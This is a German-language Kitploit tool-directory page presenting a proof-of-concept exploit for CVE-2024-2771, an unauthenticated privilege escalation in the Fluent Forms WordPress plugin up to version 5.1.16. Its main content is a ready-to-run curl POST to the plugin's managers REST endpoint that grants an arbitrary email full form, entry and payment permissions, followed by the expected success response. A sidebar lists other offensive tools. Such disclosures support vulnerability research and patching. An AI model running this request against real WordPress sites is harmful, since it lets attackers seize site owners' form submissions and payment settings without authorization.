
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-2771-PoC — Proof-of-Concept-Exploit für CVE-2024-2771, eine Berechtigungserweiterungs-Schwachstelle im Fluent Forms WordPress-Plugin über einen nicht authentifizierten REST-API-Endpunkt. | Kitploit
Tools/GitHubGitHub/whale93/cve-2024-2771-poc
Privilege EscalationSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubwhale93/cve-2024-2771-poc

CVE-2024-2771-PoC

Proof-of-Concept-Exploit für CVE-2024-2771, eine Berechtigungserweiterungs-Schwachstelle im Fluent Forms WordPress-Plugin über einen nicht authentifizierten REST-API-Endpunkt.

Repository anzeigen
19vor 1 JahrNoch nicht geprüft
Teilen

CVE-2024-2771-PoC

CVE-2024-2771 Proof-of-Concept

Das Contact Form Plugin von Fluent Forms für Quiz, Survey und Drag & Drop WP Form Builder Plugin für WordPress ist anfällig für Privilegieneskalation aufgrund einer fehlenden Berechtigungsprüfung im REST-API-Endpunkt /wp-json/fluentform/v1/managers in allen Versionen bis einschließlich 5.1.16. Dies ermöglicht es nicht authentifizierten Angreifern, Benutzern Fluent-Form-Verwaltungsberechtigungen zu erteilen, die ihnen Zugriff auf alle Einstellungen und Funktionen des Plugins gewähren. Ebenso können nicht authentifizierte Angreifer Manager-Konten löschen.

Voraussetzungen

  • WordPress-Website mit aktiviertem Contact Form – Fluent Forms ≤ 5.1.16.
  • Angreifer kann die REST-API der Website erreichen (keine Authentifizierung erforderlich).



Exploit-Befehl

# 1. Grant full Fluent Forms permissions to an arbitrary email
curl -i -X POST "http://TARGET/wp-json/fluentform/v1/managers" \
     -H "Content-Type: application/json" \
     -d '{
           "manager": {
             "email": "[email protected]",
             "permissions": [
               "fluentform_dashboard_access",
               "fluentform_forms_manager",
               "fluentform_entries_viewer",
               "fluentform_manage_entries",
               "fluentform_view_payments",
               "fluentform_manage_payments",
               "fluentform_settings_manager",
               "fluentform_full_access"
             ]
           }
         }'

Erwartete Antwort

HTTP/1.1 200 OK
{
  "message": "Manager has been saved.",
  "manager": {
    "id": 2,
    "email": "[email protected]",
    "permissions": [
      "fluentform_dashboard_access",
      "fluentform_forms_manager",
      "fluentform_entries_viewer",
      "fluentform_manage_entries",
      "fluentform_view_payments",
      "fluentform_manage_payments",
      "fluentform_settings_manager",
      "fluentform_full_access"
    ]
  }
}

Bildschirmfoto Bildschirmfoto 2025-08-01 105801
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    597
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    396
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    274
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    260

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






